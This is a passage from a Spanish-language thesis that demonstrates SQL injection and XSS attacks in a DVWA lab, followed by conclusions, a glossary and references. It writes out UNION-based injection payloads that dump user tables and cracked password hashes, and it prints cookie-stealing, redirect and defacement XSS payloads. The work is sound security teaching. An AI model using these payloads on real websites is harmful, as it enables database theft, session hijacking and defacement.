1' and 1=0 union select null, group_concat(table_name) from information_schema.tables #

Grafica 26. Información de tablas existente en la base de datos



Fuente: Elaboración propia

Una vez conocida las tablas, lo que se requiere es obtener las columnas de esa tabla, para este caso la tabla usuarios.

1' and 1=0 union select null, group_concat(column_name) from information_schema.columns where table_name= 'users' #

Grafica 27. Información de columnas obtenidas de la tabla usuarios

Fuente: Elaboración propia

Esta condición una vez obtenida las columnas, y agrupar las de preferencia, como usuarios (user), contraseña (password) de la tabla de usuarios, se obtienen los datos a través de la siguiente sentencia.

ID: 1' and 1=0 union select null, group_concat(user,0x3a,password) from users #

La function 0x3a, tiene como objetivo separar los valores en dos puntos. Se obtienen los usuarios y contraseñas de la base de datos.

admin:5f4dcc3b5aa765d61d8327deb882cf99,gordonb:e99a18c428cb38d5f260853678922e03,1337:8d3533d75ae2c3966d7e0d4fcc69216b,pablo:0d107d09f5bbe40cade3de5c71e9e9b7,smithy:5f4dcc3b5aa765d61d8327deb882cf99

Para el descifrado de los datos, utilizamos herramientas para la identificación de tipo de hash, una vez identificado se procede a desencriptar las claves a través de páginas online como https://www.md5online.es/ que funcionan para este tipo de ocasiones.

Grafica 28. Identificación hash

Fuente: Elaboración propia


Grafica 29. Descifrado de contraseñas

Fuente: Elaboración propia

El proceso de descifrado se realizó para los otros usuarios igualmente y se obtienen los siguientes datos:


Admin:password, gordonb:abc123, 1337:charley,pablo:letmein,smithy:password

Grafica 30. Comprobación de ingreso de usuario pablo



Fuente: Elaboración propia

Grafica 31. Inicio de sesión del usuario de ejemplo para el ingreso de la plataforma DWVA



Fuente: Elaboración propia

6.4. **Parte práctica ataque XSS**

Para los ataques XSS por lo general van relacionado a encontrar páginas que permiten insertar código JavaScript, el ejemplo reflejado de este ataque es la típica ventana emergente al momento de diligenciar campos con información de texto, como se puede observar en la imagen, donde se introduce un texto en la página web con un script, se utiliza la función alert() para que nos muestre la ventana emergente.

Grafica 32. Introducción del texto en los campos

Fuente: Elaboración propia

Grafica 33. Resultado de la función alert(), ventana emergente

Fuente: Elaboración propia


Se realiza otro tipo de ataque utilizando la etiqueta iframe, la cual permite añadir cierto contenido dentro de otra fuente de una página web.

Grafica 34. Introducción de iframe en la página web

Fuente: Elaboración propia

Para el ejemplo 2, se selecciona la página de ESPN, referente a deportes, reflejando el contenido de esta.

Grafica 35. Resultado de inframe insertado sobre la página web




Fuente: Elaboración propia

Para el ejemplo siguiente, se va realizar la obtención de cookie de la página, es decir, las cookies permiten almacenar información del usuario en páginas web. Cuando el navegador solicita una página web desde un servidor, las cookies de la página se agregan a la solicitud, de esta forma los servidores recuerdan para obtener los datos necesarios del usuario. JavaScript puede crear, leer y eliminar cookies con la propiedad document.cookie.

Grafica 36. Se inserta el código sobre el campo para capturar o leer la cookie

Fuente: Elaboración propia


Grafica 37. Cookie capturada de la página web



Fuente: Elaboración propia

Otro de los ataques a realizar es insertar un código que cuando la víctima visita la página real la redirección a otra creada por el atacante, la cual abrirá otra ventana sobre el navegador y mostrará la página establecida. Para eso se utiliza el objeto window.location.

Grafica 38. Código para redireccionar a otra pagina



Fuente: Elaboración propia

Grafica 39. Resultado del código redireccionamiento a la página web de ejemplo el universal, página de noticias


Fuente: Elaboración propia

Para demostrar un ataques más avanzado, se piensa como el atacante una vez conocida la página web la cual contiene vulnerabilidades dejando inyectar códigos, JavaScript, lo que significa que igualmente se podrá combinar estos lenguajes con HTML, haciendo uso del ataque XSS se lograra hacer un defacement del sitio web, lo que resultaría será cambiar la apariencia al sitio web.

Código utilizado:


<script>alert ("Hackiado por XSS-404 ")</script> <img src=" http://i49.tinypic.com/33xu2p1.png"> <h1>=[Hacked]=</h1><h2> =[By Secotr404]=</h2> <H3>[hackea el mundo]</H3> <img src="http://i50.tinypic.com/3dbwg.gif "> <h1> losiento atacado por xss404</h1> </script>

Grafica 40. Código insertado en la página web



Fuente: Elaboración propia


Grafica 41. Se ejecuta la prima sentencia de la función alert (), del código



Fuente: Elaboración propia

Luego al aceptar la ventana emergente nos muestra todo el código HTML insertado con las imágenes cargadas previamente subida a servidores e indicándole la dirección con la etiqueta <img src=" ruta de la imagen">.

Grafica 42. Página cambiada totalmente con el código ejecutado



Fuente: Elaboración propia

CONCLUSIONES

La tecnología hoy en día es el desarrollo de toda actividad en varios rasgos de la vida del ser humano, su recorrido y avance tecnológico ha generado en gran parte satisfacer las necesidades de las grandes empresas para mejorar los procesos, actividades y fortalecer la calidad de los mismos.

Durante el presente proyecto se obtuvieron las siguientes conclusiones y resultados.

1- El desarrollo de una aplicación web implica que se debe tener en cuenta pruebas de conceptos una vez finalizada para hacer validaciones fijas que permitan asegurar el ambiente de las páginas web de manera más segura.

2- El uso del lenguaje SQL para inyectar códigos, permitió hacer un recorrido de los conceptos básicos referente a las consultas más comunes y se ha experimentado sobre la vulnerabilidad que permite atacar las bases de datos cuando no sanean bien los campos de entrada, abusando de las fallas de diseño en la aplicación, permitiendo insertar comando que sustraigan datos privados.

3- Las aplicaciones no se deben diseñar solo por cumplir un objetivo si no que deben estar estructuralmente fortalecida a través de medidas que ayuden a proteger y no comprometer la seguridad de la información de los usuarios y compañías.

4- La implementación del proyecto DVWA para trabajar en ambiente controlado permitió establecer los resultados esperados, de poder manejar y entender los lenguajes de SQL y JavaScript, analizar los

ataques desarrollados a través de inyección de códigos sobre los campos que no tiene entradas filtrada.

5- El resultado de tener un código mal estructurado y sin la suficiente seguridad mínima pone en riesgo la información del sitio web y principalmente la del usuario, afectando todo el sistema que se encuentra alojado en el servidor.

6- Encontrar ataques tipo SQL inyección y XSS, requiere de tener conocimientos intermedios, sobre todo lograr que los programadores tengas conciencia de la seguridad y los errores a los que conlleva estos ataques, igualmente lograr que los usuarios manejen las buenas prácticas de concienciación al visitar un sitio web.

7- Los ataques demostrados en la práctica de laboratorio son consecuencia directa de vulnerabilidades encontradas en los sistemas, limitaciones de tecnología u obsoleta, desconocimiento mínimo de las políticas de seguridad que aseguren la integridad de los sitios web o aplicaciones.

7. GLOSARIO

Apache: Servidor web creado por la Apache Software Foundation, de código abierto, uno de los servidores más utilizados durante la historia y actualmente, compatible con varias versiones de sistemas operativos.

Aplicación: Programa informático diseñado para ejecutar diversas o tareas específicas, con el objetivo en que fue elaborado

Asp.net: marco web de código abierto para crear aplicaciones y servicios web modernos, creado y distribuido por Microsoft.

Cookies: Un archivo de texto almacenado en un navegador por un servidor web que mantiene información sobre la conexión. Prácticamente es un paquete de dato de un navegador que se almacena de forma automática en el equipo de un usuario mientras esta visita una página web. Esta información puede ser recuperado por el servidor en posteriores visitas

DDOS: Técnica de ataque que utiliza numerosos peticiones o solicitudes para realizar el ataque y denegar el servicio a un servidor web entre otros.

Defacement: Ataque a un sitio de web que produce un desfiguración o cambio visual mal intencionado sobre una página sin autorización

Firewall: son sistemas de defensa que forman parte de una red de trabajo y están diseñados para bloquear, denegar o permitir el acceso a un recurso en base a reglas configurables, permitiendo analizar el comportamiento de las redes interna y externa.

GNU: Sistema operativo desarrollado por Richard Stallman en 1983, basado en cómo está construido GNU, mantiene su compatibilidad y entorno de ser software libre.

Hactivistas: Grupo de hacker con actos o acciones para presentar una causa a una política, para afectar algún cambio social, o para arrojar a luz sobre algo que sienten que es una injusticia política. Estas actividades suelen ser de naturaleza ilegal

Honeypots: Un host diseñado para recopilar datos sobre actividades sospechosas, que funciona como señuelo o engaño frente a un atacante

Https: Un híbrido de HTTP y Protocolos SSL / TLS que proporcionan comunicación cifrada e identificación segura de un servidor web

Iframe: Es un tipo de objeto que te permite mostrar el contenido de una página web dentro de otra, es una ventana independientemente en donde se encuentre en ese documento.

IP: Protocolo de internet universal creado por la agencia de ARPA, para las redes de comunicación de datos de todo el mundo.

JavaScript: Lenguaje de programación interpretado y dinámico con su abreviación JS, diseñado para correr sobre un navegador, utiliza e implementa la etiqueta scripts, su objetivo es agregar interactividad a las páginas web y está orientado como lenguaje de programación orientada a objeto basados en prototipos.

Localhost: Es un servidor o espacio sobre el cual se ejecutan las aplicaciones de todo tipo, sea página web entro otros, puede ser locales o remotos. Por lo general se acceden a través de una dirección o url, tienen asignada la dirección ip 127.0.0.1

Malware: Un programa o pieza de código insertado en un sistema, generalmente de forma encubierta, con el objetivo de hacer daño y comprometer los pilares de la información o datos de los usuarios. El malware consiste en virus, gusanos y otro código malicioso.

McAfee: Compañía estadunidense de software de seguridad informática, especializada en el mercadeo del famoso antivirus McAfee, fundada por John McAfee en 1987.

Microsoft: Compañía tecnológica multinacional más grande la historia fundada en los años 1975, por Bill Gates y Paul Allen, como operador dominante en el comercio de sistemas operativos y en el mercado de suits o programas ofimáticos Microsoft.

MySpace: Es un sitio de red social, considerado como uno de los primeros, fundado en el año 2003 por Chris De Wolfe y Tom Anderson.

MYSQL: Sistema de gestor de base de datos relacional compuesto por el lenguaje de consulta estructurado SQL, creado en 1995, su principal característica que se convierte en un gestor de código abierto o libre.

Netscape: Fue uno de los primeros navegadores web en los años 1994 y diseñado por la compañía Netscape communications de código libre, denominado como el navegador inicialista en ejecutar e incluir en página web el lenguaje scripts.

Perl: Lenguaje de programación multipropósito, creado para la manipulación y procesamiento de texto, orientado en estudios de pestesting, con la funcionalidad fácil de ejecutarse, mejorando las tecnologías y tareas asignadas.

Phishing: Método o técnica que hace el uso de los medios tecnológico para realizar un tipo de señuelo a la victima o usuarios, con el objetivo de obtener información

confidencial, generalmente a través de un mensaje de correo electrónico cuidadosamente diseñado.

PHP: Lenguaje de programación interpretado, diseñado en 1994 por Rasmus Lerdorf, utilizado en el desarrollo web para agregar dinamismo a las paginas.

Proxy: Dispositivo que sirve de mediador entre cliente/servidor. Es decir, intercepta las peticiones que hace un cliente a un servidor y las retrasmite como propias.

Script: Conjunto de indicaciones o instrucciones almacenado en archivo de textos línea a línea el cual es interpretado en el momento de la ejecución, son presentados en el lenguaje JavaScript o HTML

Spyware: Es tu tipo de malware instalado en el equipo de un usuario sin su consentimiento que recolecta la información y la envía a terceros o redes externas con cualquier fin, se comportan como programas espías sobre el ordenador de la víctima.

SSL: Protocolo Secure sockets Layer, desarrollado por la empresa Netscape para garantizar la seguridad de datos que se generan entre un navegador y un servidor web, ejemplo cuando se visita una página web de un banco estas contienen este tipo de protocolos internos en su estructura.

Spam: Una versión electrónica del correo basura. Correo electrónico comercial no solicitado enviado a numerosos destinatarios con publicidad

Vulnerabilidad: Son fallos y debilidades presente en los sistemas de información, en la cual a través de procedimientos es explotada por agentes externos o internos, dando acceso a los recursos u otras funcionalidades de un sistema. Pueden ser de diferente naturaleza como por ejemplo de diseño, arquitectura, configuración, estándares de uso o procedimientos.

XAMPP: Servidor que te permite probar las páginas web de forma local en tu ordenador sin conexión a internet, compuesto por sus paquetes de servidor web apache, MySQL y lenguajes script de PHP y Perl.

REFERENCIAS BIBLIOGRÁFICAS

- Acerca de HTML. (2017). Que es HTML y para qué sirve. Obtenido 10 Diciembre 2017, Disponible en internet: http://www.acercadehtml.com/manual-html/que-es-html.html

- AKAMI, Ataques distribuidos de denegación de servicio, España, 2017, [Consultado el 16 de marzo de 2018] Disponible en: https://www.akamai.com/es/es/resources/distributed-denial-of-service.jsp

- Bri Rolston, DAVESCHULL, septiembre de 2005 [Consultado el 15 de mayo de 2017] Disponible en: http://daveschull.com/wp-content/uploads/2015/05/SQL-Injection-Attacks.pdf

- Cannings, R., Dwivedi, H., & Lackey, Z. Hacking exposed web 2.0. New York: McGraw-Hill. (en linea) EPDF, Mexico, (2008) [Consultado el 17 de enero de 2018] Disponible en: https://epdf.tips/hacking-exposed-web-20-web-20-security-secrets-and-solutions-hacking-exposed.html

- COMMON ATTACK PATTERN ENUMERATION AND CLASSIDICATION, CAPEC-7: Blind SQL Injection (18 de mayo del 2012) [Consultado el 3 de abril de 2018] Disponible en: http://capec.mitre.org/data/definitions/7.html

- Douglas, CROCKFORDONFUNCTIONAL JavaScript "[JavaScript] es el lenguaje funcional más popular del mundo. JavaScript es y siempre ha sido, al menos desde [la versión] 1.2, un lenguaje de programación funcional (2006) [Consultado el 13 de enero de 2018]

- DOCPLAYER, McAfee sobre amenazas: segundo trimestre de 2012, (2012) [Consultado el 19 de febrero de 2018] Disponible en: https://docplayer.es/829594-Informe-de-mcafee-sobre-amenazas-segundo-trimestre-de-2012.html

- Dvwa.co.uk. (2018) DVWA - Damn Vulnerable Web Application. [En linea] Disponible de: http://www.dvwa.co.uk/

- En el año 2002, se divulga el trabajo llamado "Advanced Sql Injection In Sql Server Applications", creado por la Ngssoftware Insight Security Research (Nisr)

- GitHub. ETHICALHACK3R/Dvwa. [En linea] 2007 [29 de abril de 2018] Disponible en: https://github.com/ethicalhack3r/DVWA

- HOSTALIA, Ataques de inyección SQL: qué son y cómo protegerse, (26 de diciembre de 2013) [Consultado el 27 de enero de 2019] Disponible en; https://pressroom.hostalia.com/white-papers/ataques-inyeccion-sql/

- INFO SECURITY: DDoS and SQL injection are the most popular attack, (12 de octubre de 2012) [Consultado el 30 de mayo de 2017] Disponible en: https://www.infosecurity-magazine.com/news/ddos-and-sql-injection-are-the-most-popular/

- INFO SECURITY: DDoS and SQL injection are the most popular attack, (12 de octubre de 2012) [Consultado el 30 de mayo de 2017] Disponible en: https://www.infosecurity-magazine.com/news/ddos-and-sql-injection-are-the-most-popular/

- INCIBE, Jornadas “espacios de ciberseguridad” programación segura de sitios web, España (2018) [consultado 30 de enero de 2019] Disponible en: https://www.incibe.es/extfrontinteco/img/File/jornadas_incibe/02_programacion_segura_sitios_web.pdf

- Justin Clare, GOOGLE LIBRO, Sql injection attacks and defense (12 de Julio de 2012) [Consultado el 23 de abril de 2018] Disponible en: https://books.google.com.co/books/about/SQL_Injection_Attacks_and_Defense.html?id=KKqiht2IsrcC&redir_esc=y

- Jeremiah Grossma; Robert Hansen; Petko D. Petkov; Anton Rager; Seth Forgie, GOOGLE LIBROS, XSS Attacks: Cross site scripting Exploits and Defense 2007 [Consultado el 30 de mayo de 2018] Disponible en: https://books.google.com.co/books?id=FKN5uL57tyAC&printsec=frontcover&dq=XSS+Attacks:+Cross+site+scripting+Exploits+and+Defense&hl=es-419&sa=X&ved=0ahUKEwjg6rfYhLfgAhUrw1kKHezsBbwQ6AEILDAA#v=onepage&q=XSS%20Attacks%3A%20Cross%20site%20scripting%20Exploits%20and%20Defense&f=false

- LIBROS WEB, Capítulo 1. Introducción a AJAX, (2017). [consultado el 15-dic-2017], Disponible en internet: http://librosweb.es/libro/ajax/capitulo_1.html

- Michbukana, INDETECTABLES, XSS for fun and profit SCG09, (10 de junio de 2011) [Consultado el 17 de dicembre de 2017] Disponible en https://www.indetectables.net/viewtopic.php?t=32901

- Navarrete, Toni, El lenguaje javascript. [En línea] DTIC UPF (2006/07/01) Pag. 1, [Consultado 18 de octubre de 2017]. Disponible en internet: http://www.dtic.upf.edu/~tnavarrete/fcsig/javascript.pdf

- Paneque Espinar, Isaac. Linux 4You. [En línea]. Ed 1ra. España: Safe Creative 2013. Pag 420 [Consultado el 10-dic-2017]. Disponible en: https://books.google.com.co/books?id=jSECXTiZqvYC&pg=PA420&lpg=PA420&dq=que+es+un+hacker+pdf+espa%C3%B1ol+google&source=bl&

- PRESTAMO RODRIGUEZ, Jhonatan. Asi fue descrita la primera inyección SQL de la historia TEKNOPLOF! (en línea) España 2016/12/01 Parr 1 [Consultado el 20 de agosto de 2017] Disponible en internet: http://www.teknoplof.com/2016/12/01/asi-fue-descrita-la-primera-inyeccion-sql-la-historia/

- Rocciatti, Hernan Marcelo. Tecnicas de SQL injection: Un repaso (versión 1.5). (en línea) Red Zone.Net Argentina (12/07/2002) [Consultado el 05 de febrero de 2018] Disponible en: https://www.redeszone.net/app/uploads/Tecnicas-de-SQL-Injection.pdf

- RESERCHGATE [en linea] [Consultado el 30 de enero de 2018] Disponible en: https://www.researchgate.net/publication/267243666_SQL_INJECTION_ATTACK_DETECTION_AND_PREVENTION

- REVISTAMSDN.MICROSOFT: SQL Injection SQL Server. Disponible en: http://translate.google.com.co/translate?hl=es&langpair=en|es&u=http://msdn.microsoft.com/en-us/library/ms161953%28v%3Dsql.105%29.aspx

- SEGUINFO, 5 fallas de seguridad web de tu sitio web que pueden solucionar (agostó 27-2012) [Consultado el 3 de febrero de 2018] Disponible en http://seguinfo.wordpress.com/category/estadisticas

- Van der Stock, Andrew y Otros. The Ten Most Critical Web Application Security Risks (en linea). Owasp.org. Usa (2017). [Consultado el 15 de septiembre de 2017] Disponible en internet: https://www.owasp.org/images/0/0a/OWASP_Top_10_2017_GM_%28en%29.pdf